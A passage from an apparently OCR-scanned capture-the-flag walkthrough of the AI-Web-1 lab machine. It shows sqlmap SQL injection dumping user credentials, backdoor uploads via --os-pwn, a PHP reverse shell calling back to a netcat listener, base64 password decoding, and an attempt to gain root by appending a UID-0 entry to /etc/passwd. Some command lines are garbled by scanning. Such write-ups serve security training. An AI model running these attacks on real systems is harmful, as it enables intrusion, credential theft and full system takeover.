-d some POST data to exploit this vulnerability. This data can be obtained using tool Burp Su
-ite Interceptor as shown below.



I copied this POST data into a text file and named it as "hc.txt".

hc.txt

File Edit Search Options Help

```
POST /se3reTdir777/ HTTP/1.1
Host: 192.168.45.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.45.141/se3reTdir777/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

uid=1&Operation=Submit
```

We can use this data as shown below to view all the databases using Sqlmap.

```
root@kali:~# sqlmap  -r hc.txt --dbs --batch
                         ___
                        __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 15:25:01 /2019-11-29/

[15:25:01] [INFO] parsing HTTP request from 'hc.txt'
[15:25:01] [INFO] testing connection to the target URL
[15:25:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:25:01] [INFO] testing if the target URL content is stable
[15:25:02] [INFO] target URL content is stable
```

```
[15:25:14]  INFO]
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[15:25:14] [INFO] fetching database names
available databases [2]:
[*] aiweb1
[*] information_schema

[15:25:14] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.45.141'

[*] ending @ 15:25:14 /2019-11-29/
```

As our readers can see, our target has two databases : aiweb1 and information_schema. As information schema is the default MySQL database, aiweb1 is our point of target. Let's dump all the data from the database "aiweb1". This can be done as shown below.

```
root@kali:~# sqlmap  -r hc.txt -D aiweb1 --dump-all --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 15:30:43 /2019-11-29/

[15:30:43] [INFO] parsing HTTP request from 'hc.txt'
[15:30:43] [INFO] resuming back-end DBMS 'mysql'
[15:30:43] [INFO] testing connection to the target URL
```


After some time, the tool gave me the values in a table systemUser from the database "aiweb1".

```
[15:31:33] [WARNING] no clear password(s) found
Database: aiweb1
Table: systemUser
[3 entries]
+----+-----------+-----------------------------------------------+
| id | userName  | password                                      |
+----+-----------+-----------------------------------------------+
| 1  | t00r      | RmFrZVVzZXJQYXNzdzByZA==                      |
| 2  | aiweb1pwn | TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== |
| 3  | u3er      | TjB0VGhpczBuZUFsczA=                          |
+----+-----------+-----------------------------------------------+
```

These are Username and Password hash value. I also found another table "user" which had firstname and lastname values. These are the same values which we have playing with in the browser.

```
+----+----------+-----------+
| id | lastName | firstName |
+----+----------+-----------+
| 1  | admin    | admin     |
| 2  | root     | root      |
| 3  | mysql    | mysql     |
+----+----------+-----------+
```

Next, I tried to get a shell using the --os-shell option in the tool Sqlmap as shown below.



But it seems there is some glitch in the SQLmap tool I am using as it is not displaying some

options. After trying trial and error for some time, I decided to change my attacker system whi
-ch is also a Kali Linux machine.

```
root@kali:~# sqlmap -r hc.txt -D aiweb1 --os-shell

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

```
---
[12:19:30] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[12:19:30] [INFO] going to use a web backdoor for command prompt
[12:19:30] [INFO] fingerprinting the back-end DBMS operating system
[12:19:30] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[12:20:04] [WARNING] unable to automatically retrieve the web server document ro
ot
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /v
ar/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /home/www/html
/web1x443290o2sdf92213
[12:23:47] [WARNING] unable to automatically parse any web server path
[12:23:47] [INFO] trying to upload the file stager on '/home/www/html/web1x44329
0o2sdf92213/' via LIMIT 'LINES TERMINATED BY' method
[12:23:47] [WARNING] unable to upload the file stager on '/home/www/html/web1x44
3290o2sdf92213/'
[12:23:47] [INFO] trying to upload the file stager on '/home/www/html/web1x44329
0o2sdf92213/se3reTdir777/' via LIMIT 'LINES TERMINATED BY' method
[12:23:47] [WARNING] unable to upload the file stager on '/home/www/html/web1x44
3290o2sdf92213/se3reTdir777/'
[12:23:47] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 11 times
[12:23:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.45.141'

[*] ending @ 12:23:47 /2019-11-29/
```

After giving all required options as highlighted in the above images (Note that I I got the web server document root from viewing of the info.php file at the beginning of the challenge) also I did not get a shell. Next, I tried the --os-pwn option with a different writable directory.

```
root@kali:~# sqlmap -r hc.txt -D aiweb1 --os-pwn
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 06:27:33 /2019-12-01/

[06:27:33] [INFO] parsing HTTP request from 'hc.txt'
[06:27:33] [WARNING] you did not provide the local path where Metasploit Framewo
rk is installed
[06:27:33] [WARNING] sqlmap is going to look for Metasploit Framework installati
on inside the environment path(s)
[06:27:33] [INFO] Metasploit Framework has been found installed in the '/usr/bin
' path
```

```
ot
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /v
ar/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /home/www/html
/web1x443290o2sdf92213/se3reTdir777/uploads/
[06:46:01] [WARNING] unable to automatically parse any web server path
[06:46:01] [INFO] trying to upload the file stager on '/home/www/html/web1x44329
0o2sdf92213/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED BY' method
[06:46:01] [INFO] the file stager has been successfully uploaded on '/home/www/h
tml/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.45.141:80/se3r
eTdir777/uploads/tmpukhvz.php
[06:46:01] [INFO] the backdoor has been successfully uploaded on '/home/www/html
/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.45.141:80/se3reTd
ir777/uploads/tmpbzbca.php
[06:46:01] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Bind TCP: Listen on the database host for a connection
>
```


```
please provide a comma separate list of absolute directory paths: se3reTdir777/u
, /home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/
[06:35:46] [WARNING] unable to automatically parse any web server path
[06:35:46] [INFO] trying to upload the file stager on '/se3reTdir777/' via LIMIT
 'LINES TERMINATED BY' method
[06:35:46] [WARNING] unable to upload the file stager on '/se3reTdir777/'
[06:35:46] [INFO] trying to upload the file stager on '/ /home/www/html/web1x443
290o2sdf92213/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED BY' method
[06:35:46] [WARNING] unable to upload the file stager on '/ /home/www/html/web1x
443290o2sdf92213/se3reTdir777/uploads/'
[06:35:46] [INFO] trying to upload the file stager on '/ /home/www/html/web1x443
290o2sdf92213/se3reTdir777/uploads/se3reTdir777/' via LIMIT 'LINES TERMINATED BY
' method
[06:35:46] [WARNING] unable to upload the file stager on '/ /home/www/html/web1x
443290o2sdf92213/se3reTdir777/uploads/se3reTdir777/'
[06:35:46] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 19 times
[06:35:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.45.141'

[*] ending @ 06:35:46 /2019-12-01/

root@kali:~#
```

Even now, it resulted in failure. I tried this again and the result was same. I wanted to look at error. While looking at the logs, I noticed two pages : tmpukhvz.php and tmpbzca.php. I decided to check these pages.

```
ot
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /v
ar/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /home/www/html
/web1x443290o2sdf92213/se3reTdir777/uploads/
[06:46:01] [WARNING] unable to automatically parse any web server path
[06:46:01] [INFO] trying to upload the file stager on '/home/www/html/web1x44329
0o2sdf92213/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED BY' method
[06:46:01] [INFO] the file stager has been successfully uploaded on '/home/www/h
tml/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.45.141:80/se3r
eTdir777/uploads/tmpukhvz.php
[06:46:01] [INFO] the backdoor has been successfully uploaded on '/home/www/html
/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.45.141:80/se3reTd
ir777/uploads/tmpbzbca.php
[06:46:01] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Bind TCP: Listen on the database host for a connection
>
```

The tmpbzca.php page was empty.


But when I viewed the tmpukhvz.php, it had an upload page.



Let's see if we can upload a php web shell using this upload form. As always, let's use the php-reverse-shell.php. I copied this shell to the /root directory and renamed it as hcshell.php.

```
root@kali:~# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php   simple-backdoor.php
root@kali:/usr/share/webshells/php# cp php-reverse-shell.php /root/hcshell.php
root@kali:/usr/share/webshells/php# cd /root
root@kali:~# ls
cve-2019-1003000-jenkins-rce-poc  hc.txt                      Templates
Desktop                           laravel-poc-CVE-2018-15133  Videos
Documents                         Music                       vulhub
Downloads                         Pictures                    ye-olde-bsd
hcshell.php                       Public
root@kali:~#
```


I edited the $ip and $port values to that of my attacker IP address as shown below.



Before uploading this shell, I started a netcat listener on port 1234 as shown below.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Next step is uploading the hcshell.php file as shown below.



Once it is successfully uploaded, I executed it and got a shell successfully as shown below. Then I used python to break from the jailshell.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.45.141: inverse host lookup failed: Unknown host
connect to [192.168.45.135] from (UNKNOWN) [192.168.45.141] 42606
Linux aiweb1 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_6
4 x86_64 x86_64 GNU/Linux
 12:08:21 up 59 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
sudo: no tty present and no askpass program specified
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@aiweb1:/$
```

Before I move further, I wanted to decode the password hashes we acquired through SQL injection. After some trial and error, I found out these were base64 hashes. So I used echo to crack the three password hashes of users t00r, aiweb1pwn and u3er.

```
root@kali:~# echo base64 RmFrZVVzZXJQYXNzdzByZA== | base64 -d
m��base64: invalid input
root@kali:~# echo RmFrZVVzZXJQYXNzdzByZA== | base64 -d
FakeUserPassw0rdroot@kali:~# echo TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== |
MyEvilPass_f908sdaf9_sadfasf0saroot@kali:~# echo TXlFdmlsUGFzc19mOTA4c2RhZjlfc2F
 | base64 -d
bash: syntax error near unexpected token `|'
root@kali:~# echo TjB0VGhpczBuZUFsczA= | base64 -d
N0tThis0neAls0root@kali:~#
```

First, I wanted to see if any of these passwords work directly for sudo but none of them worked.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@aiweb1:/$ sudo -l
sudo -l
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
www-data@aiweb1:/$
```

Since I have credentials of three users, I wanted to see as to which of these users has login rights. After having a look at the /etc/passwd file, I saw user "aiweb1pwn" has login rights.

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/
sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nol
ogin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aiweb1:x:1000:1000:AIWEB1:/home/aiweb1:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
aiweb1pwn:x:1001:1001::/home/aiweb1pwn:/bin/sh
                                                              31,1          Bot
```

Next, I logged on as user "aiweb1pwn" with the cracked credentials.

```
www-data@aiweb1:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@aiweb1:/$ su aiweb1pwn
su aiweb1pwn
Password: MyEvilPass_f908sdaf9_sadfasf0sa

$ id
id
uid=1001(aiweb1pwn) gid=1001(aiweb1pwn) groups=1001(aiweb1pwn)
$
```

But he is not the root user. I decided to use the "find" command to find files with "suid" bit set.

```
$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/core/8039/bin/mount
/snap/core/8039/bin/ping
/snap/core/8039/bin/ping6
/snap/core/8039/bin/su
/snap/core/8039/bin/umount
/snap/core/8039/usr/bin/chfn
/snap/core/8039/usr/bin/chsh
/snap/core/8039/usr/bin/gpasswd
/snap/core/8039/usr/bin/newgrp
/snap/core/8039/usr/bin/passwd
/snap/core/8039/usr/bin/sudo
/snap/core/8039/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8039/usr/lib/openssh/ssh-keysign
/snap/core/8039/usr/lib/snapd/snap-confine
/snap/core/8039/usr/sbin/pppd
/snap/core/7396/bin/mount
/snap/core/7396/bin/ping
/snap/core/7396/bin/ping6
/snap/core/7396/bin/su
/snap/core/7396/bin/umount
/snap/core/7396/usr/bin/chfn
```

Nothing interesting here. My next plan was to use "openssl" command to create a new user named "hcool" as shown below.

```
root@kali:~# openssl passwd -1 -salt hcool 123456
$1$hcool$PZyZWOs/NA.wxa8gJdaSV0
root@kali:~#
```

Next, I add this hash to the "passwd" file. This will create a new user named "hcool" with the password we assigned i.e 123456.

```
www-data@aiweb1:/$ cd /tmp
cd /tmp
www-data@aiweb1:/tmp$ echo 'hcool:$1$hcool$PZyZWOs/NA.wxa8gJdaSV0/:0:0::/root:/b
in/bash' >>/etc/passwd
<NA.wxa8gJdaSV0/:0:0::/root:/bin/bash' >>/etc/passwd
```

Let's use tail command to check if our entry is added.

```
www-data@aiweb1:/tmp$ tail /etc/passwd
tail /etc/passwd
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aiweb1:x:1000:1000:AIWEB1:/home/aiweb1:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
aiweb1pwn:x:1001:1001::/home/aiweb1pwn:/bin/sh
hcool:$1$hcool$PZyZWOs/NA.wxa8gJdaSV0/:0:0::/root:/bin/bash
www-data@aiweb1:/tmp$
```

As we can see in the above image, the new user we created has been added successfully. Now let's login as user "hcool".

```
www-data@aiweb1:/tmp$ su hcool
su hcool
Password: 123456

su: Authentication failure
www-data@aiweb1:/tmp$
```

